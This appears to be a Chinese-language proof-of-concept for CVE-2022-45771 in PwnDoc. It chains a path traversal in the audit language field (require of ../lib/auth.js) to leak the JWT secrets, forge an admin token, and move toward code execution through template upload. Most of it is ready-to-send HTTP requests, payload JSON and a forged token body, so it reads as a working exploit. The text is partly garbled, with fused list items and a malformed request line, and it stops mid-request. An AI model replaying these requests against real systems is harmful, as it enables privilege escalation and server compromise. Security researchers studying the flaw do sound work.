
 yuriisanin/cve-2022-45771
[PoC] 通过 LFI 在 PwnDoC 中的权限提升与代码执行

PwnDoc 存在路径遍历和本地文件包含(LFI)漏洞,允许无特权用户泄露 JWT 密钥并实现代码执行。
要求:
user 角色的有效帐户finding.vulnType 或 finding.category 标签的报告模板
漏洞链包含以下部分:
AuditSchema.language 属性的验证。(参见 /backend/src/models/audit.js,第 71 行,/backend/src/routes/audit.js,第 57 行)AuditSchema.language 参数使用了 require 函数。(参见 /backend/src/translate/index.js,第 10 行,/backend/src/lib/report-generator.js,第 24-25、477、487 行)auth.js 文件中的模块导出暴露了 jwtSecret 和 jwtRefreshSecret 参数。(参见 /backend/src/lib/auth.js,第 17-21 行)js 文件(需要 template:create 权限)。language 设置为 ../lib/auth.js,随后该文件将通过 require 函数加载并执行,从而导出 jwtSecret 和 jwtRefreshSecret。请求:
POST /api/audits HTTP/1.1
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=utf-8
Origin: https://127.0.0.1:8443
Content-Length: 73
Accept-Language: en-GB,en;q=0.9
Host: 127.0.0.1:8443
User-Agent: {user-agent}
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: token=JWT%20{token}


{"name":"privesc-poc","language":"../lib/auth.js","auditType":"tested"}
响应:
HTTP/1.1 201 Created
Server: nginx/1.22.1
Date: Sun, 20 Nov 2022 15:34:32 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 598
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Methods: GET,POST,DELETE,PUT,OPTIONS
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Expose-Headers: Content-Disposition

{"status":"success","datas":{"message":"Audit created successfully","audit":{"collaborators":[],"reviewers":[],"state":"EDIT","approvals":[],"_id":"637a49086f5a2e0012dd58c5","name":"privsec-poc","language":"../lib/auth.js","auditType":"tested","creator":"637a2065ab932e0012015580","sections":[],"customFields":[],"sortFindings":[{"category":"jjj","sortValue":"cvssScore","sortOrder":"desc","sortAuto":true},{"category":"dd","sortValue":"cvssScore","sortOrder":"desc","sortAuto":true}],"scope":[],"findings":[],"createdAt":"2022-11-20T15:34:32.246Z","updatedAt":"2022-11-20T15:34:32.246Z","__v":0}}}
finding.vulnType - {vulnType} 或 finding.category - {category} 标签。参见模板文档请求:
PUT /api/audits/637a49086f5a2e0012dd58c5/general HTTP/1.1
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=utf-8
Origin: https://127.0.0.1:8443
Content-Length: 207
Accept-Language: en-GB,en;q=0.9
Host: 127.0.0.1:8443
User-Agent: {user-agent}
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: token=JWT%20{token}


{"collaborators":[],"reviewers":[],"_id":"637a49086f5a2e0012dd58c5","name":"privesc-poc","language":"../lib/auth.js","auditType":"tested","customFields":[],"template":"6377d57e5cccb10012049dbb","scope":[]}
响应:
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Sun, 20 Nov 2022 15:34:43 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 65
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Methods: GET,POST,DELETE,PUT,OPTIONS
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Expose-Headers: Content-Disposition

{"status":"success","datas":"Audit General updated successfully"}
category 或 vulnType 属性必须包含 jwtSecret。请求:
POST /api/audits/637a49086f5a2e0012dd58c5/findings HTTP/1.1
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=utf-8
Origin: https://127.0.0.1:8443
Content-Length: 368
Accept-Language: en-GB,en;q=0.9
Host: 127.0.0.1:8443
User-Agent: {user-agent}
Referer: https://127.0.0.1:8443/audits/637a2106ab932e0012015583/findings/add
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: token=JWT%20{token}

{"title":"dsdsd","vulnType":"prod","description":"{description}","observation":"{observation}","references":[],"cvssv3":"CVSS:3.1/AV:A/AC:H/PR:L/UI:R/S:U/C:L/I:L/A:L","category":null,"customFields":[], "category":"jwtSecret", "vulnType":"jwtRefreshSecret"}
响应:
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Sun, 20 Nov 2022 15:34:54 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 65
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Methods: GET,POST,DELETE,PUT,OPTIONS
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Expose-Headers: Content-Disposition

{"status":"success","datas":"Audit Finding created successfully"}
docx 文件中获取 jwtSecret 的值。请求:
GET /api/audits/637a49086f5a2e0012dd58c5/generate HTTP/1.1
Accept: application/json, text/plain, */*
Accept-Encoding: gzip, deflate, br
Host: 127.0.0.1:8443
User-Agent: {user-agent}
Accept-Language: en-GB,en;q=0.9
Referer: https://127.0.0.1:8443/audits/637a2106ab932e0012015583/findings/add
Connection: keep-alive
Cookie: token=JWT%20{token}
响应:
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Sun, 20 Nov 2022 15:37:34 GMT
Content-Type: application/octet-stream
Content-Length: 98134
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Methods: GET,POST,DELETE,PUT,OPTIONS
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Expose-Headers: Content-Disposition
Content-Disposition: attachment; filename="rce-poc.docx"

{doc-content}
role 字段改为 admin,并使用获取到的 jwtSecret 进行签名。JWT 载荷:
{
  "id": "637a2065ab932e0012015580",
  "username": "justuser",
  "role": "admin",
  "firstname": "justuser",
  "lastname": "justuser",
  "email": "[email protected]",
  "phone": "12345",
  "roles": [
    "audits:create",
    "audits:read",
    "audits:update",
    "audits:delete",
    "images:create",
    "images:read",
    "clients:create",
    "clients:read",
    "clients:update",
    "clients:delete",
    "companies:create",
    "companies:read",
    "companies:update",
    "companies:delete",
    "languages:read",
    "audit-types:read",
    "vulnerability-types:read",
    "vulnerability-categories:read",
    "sections:read",
    "templates:read",
    "users:read",
    "roles:read",
    "vulnerabilities:read",
    "vulnerability-updates:create",
    "custom-fields:read",
    "settings:read-public"
  ],
  "iat": 1668958053,
  "exp": 1668958953
}
在泄露 JWT 密钥并添加了 admin 角色或 template:create 权限后,攻击者可以利用路径遍历攻击,通过模板上传功能上传并执行 JS 代码。
js 文件。请求:
POST /api/templates HTTP/1.1s
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=utf-8
Origin: https://127.0.0.1:8443
Content-Length: 571
Accept-Language: en-GB,en;q=0.9
Host: 127.0.0.1:8443
User-Agent: {user-agent}
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: token=JWT%20{token}






